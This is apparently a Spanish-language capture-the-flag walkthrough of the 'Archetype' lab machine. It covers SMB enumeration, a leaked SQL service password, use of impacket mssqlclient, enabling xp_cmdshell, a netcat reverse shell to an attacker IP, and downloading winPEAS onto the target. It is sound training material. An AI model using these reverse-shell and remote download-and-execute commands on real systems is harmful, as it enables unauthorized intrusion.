
**ANALISIS MAQUINA VIRTUAL ARCHETYPE**


**Dificultad:** Fácil

**Etiqueta:** SMB, SQL


**IP Maquina**




Realizamos ping para ver si tenemos conexión



Escaneamos para ver los puertos y servicios






Encontramos varios puertos abiertos que corresponden al 135, 139, 445 y 1143 con los respectivos servicios que muestra la captura.


Descubrimos que los puertos SMB están abiertos y también que Microsoft SQL Server 2017 se está ejecutando en el puerto 1433. Vamos a enumerar el SMB con la herramienta smbclient :

smbclient -N -L \\\\10.129.95.187\\




Localizamos un par de acciones interesantes. No se puede acceder a los recursos compartidos ADMIN$ y C$ debido a los estados de error de acceso denegado ; sin embargo, podemos intentar acceder y enumerar los recursos compartidos de las copias de seguridad utilizando lo siguiente dominio:


smbclient -N [\\\\10.129.95.187\\backups](file:///\\\\10.129.95.187\\backups) y usamor dir para ver el listado de backups



Hay un archivo llamado prod.dtsConfig que parece un archivo de configuración. Podemos descargarlo a nuestra máquina local usando el comando get para una inspección adicional fuera de línea.



Revisamos el contenido del archivo descargado con el comando cat



Al revisar el contenido de este archivo de configuración, detectamos en texto sin cifrar la contraseña del usuario sql\_svc , que es M3g4c0rp123

Ahora usaremos una herramienta llamada impacket que es una colección de clases de Python para trabajar con protocolos de red. paquete de impacto se centra en proporcionar acceso programático de bajo nivel a los paquetes y para algunos protocolos (por ejemplo, SMB1-3 y MSRPC) la implementación del protocolo en sí. Los paquetes pueden ser obtener prod.dtsConfig construido desde cero, así como analizado a partir de datos sin procesar, y la API orientada a objetos simplifica el trabajo con jerarquías profundas de protocolos. La biblioteca proporciona un conjunto de herramientas como ejemplos de lo que se puede hacer dentro del contexto de esta biblioteca.

Lo descargamos del repositorio de github


git clone <https://github.com/SecureAuthCorp/impacket.git>


cd impacket

pip3 install

# OR: sudo python3 setup.py install

# In case you are missing some modules: pip3 install -r requirements.txt





Nota: En caso de que no tengas pip3 (pip para Python3) instalado, o Python3, instálalo con los siguientes comandos:


sudo apt install python3 python3-pip


Ahora estamos listos para aprender sobre el uso de la herramienta y específicamente del script mssqlclient.py .

cd impacket/examples/ python3

mssqlclient.py -h

Con esto sacaremos la ayuda para ver como funciona la herramienta






Después de comprender las opciones proporcionadas, podemos intentar conectarnos al servidor MSSQL emitiendo el siguiente comando:

python3 mssqlclient.py ARCHETYPE/sql\_svc@ 10.129.95.187 -windows-auth


Y recordemos que el password es: M3g4c0rp123



Teniendo acceso a SQL, con help podemos ver las opciones que podemos utilizar. La opción de ayuda describe las funcionalidades más básicas que ofrece, lo que significa que debemos realizar más investigaciones al respecto para comprender el funcionamiento interno de cada característica

Como primer paso debemos comprobar cuál es el rol que tenemos en el servidor. Usaremos el commando:

SELECT is\_srvrolemember('sysadmin');



la salida es 1 que se traduce como verdadero.

Configurar la ejecución del comando a través de xp\_cmdshell :

EXEC xp\_cmdshell 'net user'; — privOn MSSQL 2005 you may need to reactivate xp\_cmdshell

first as it’s disabled by default:

EXEC sp\_configure 'show advanced options', 1; — priv


RECONFIGURE; — priv

EXEC sp\_configure 'xp\_cmdshell', 1; — priv

RECONFIGURE; — priv


Primero, se sugiere verificar si xp\_cmdshell ya está activado emitiendo el primer comando:

EXEC xp\_cmdshell 'net user';




Efectivamente no está activado. Por este motivo necesitaremos proceder con la activación de xp\_cmdshell de la siguiente manera:

EXEC sp\_configure 'show advanced options', 1;




RECONFIGURE;

sp\_configure; - Enabling the sp\_configure as stated in the above error message




EXEC sp\_configure 'xp\_cmdshell', 1;

RECONFIGURE;



Ahora podemos ejecutar comandos del sistema:

xp\_cmdshell "whoami"



Ahora, intentaremos obtener un shell inverso estable. Cargaremos el binario nc64.exe en la máquina de destino y ejecutaremos un proceso cmd.exe interactivo en nuestro puerto de escucha.


Descargamos el archivo <https://github.com/int0x33/nc.exe/blob/master/nc64.exe?source=post_page-----a2ddc3557403---------------------->

Navegamos a la carpeta y luego iniciamos el servidor HTTP simple, luego el oyente de netcat en una pestaña diferente usando los siguientes comandos:

sudo python3 -m http.server 80




Nota: tenemos que ubicarnos en la ubicación donde descargamos el nc.exe



Para cargar el binario en el sistema de destino, necesitamos encontrar la carpeta adecuada para eso. Usaremos PowerShell para las siguientes tareas, ya que nos brinda muchas más funciones que el símbolo del sistema normal. Para usarlo, tendremos que especificarlo cada vez que queramos ejecutarlo hasta obtener el shell inverso. Para hacer eso, usaremos la siguiente sintaxis: comando powershell -c


xp\_cmdshell "powershell -c pwd"



Como usuario archetype\sql\_svc , no tenemos suficientes privilegios para cargar archivos en un directorio del sistema y solo el usuario Administrador puede realizar acciones con mayores privilegios. Necesitamos cambiar el directorio de trabajo actual en algún lugar del directorio de inicio de nuestro usuario donde será posible escribir. Después de una enumeración rápida, encontramos que Descargas funciona perfectamente para que coloquemos nuestro binario. Para hacer eso, vamos a usar la herramienta wget dentro de PowerShell:

xp\_cmdshell "powershell -c cd C:\Users\sql\_svc\Downloads; wget http://10.129.95.187/nc64.exe -outfile nc64.exe"







Ahora, podemos vincular el cmd.exe a través del nc a nuestro oyente:

xp\_cmdshell "powershell -c cd C:\Users\sql\_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.16.152 443"






Y temenos nuestro shell inverso ahora tendremos que buscar el flag, estuvimos recorriendo algunos directorios y hasta el fin lo encontramos en el escritorio



Para ver el archivo usamos el comando type user.txt

Bandera user: 3e7b102e78218e935bf3f4951fec21a3

Tenemos que ver también que en el usuario Administrador no pudimos entrar ya que no tenemos los privilegios




Para la escalada de privilegios, vamos a utilizar una herramienta llamada winPEAS

Descargamos la herramienta <https://github.com/carlospolop/PEASS-ng/releases/download/refs%2Fpull%2F260%2Fmerge/winPEASx64.exe>

Lo transferiremos a nuestro sistema de destino utilizando una vez más el servidor HTTP de Python:


python3 -m http.server 80




En la máquina de destino, ejecutaremos el comando wget para descargar el programa de nuestro sistema. El archivo se descargará en el directorio desde el que se ejecutó el comando wget . Usaremos powershell para todos nuestros comandos:


powershell

wget http://10.10.16.152/winPEASx64.exe -outfile winPEASx64.exe







Nota: temenos que estar en la ruta sql\_svc/Downloads




Descargamos con éxito el binario. Para ejecutarlo, haremos lo siguiente:

.\winPEASx64.exe






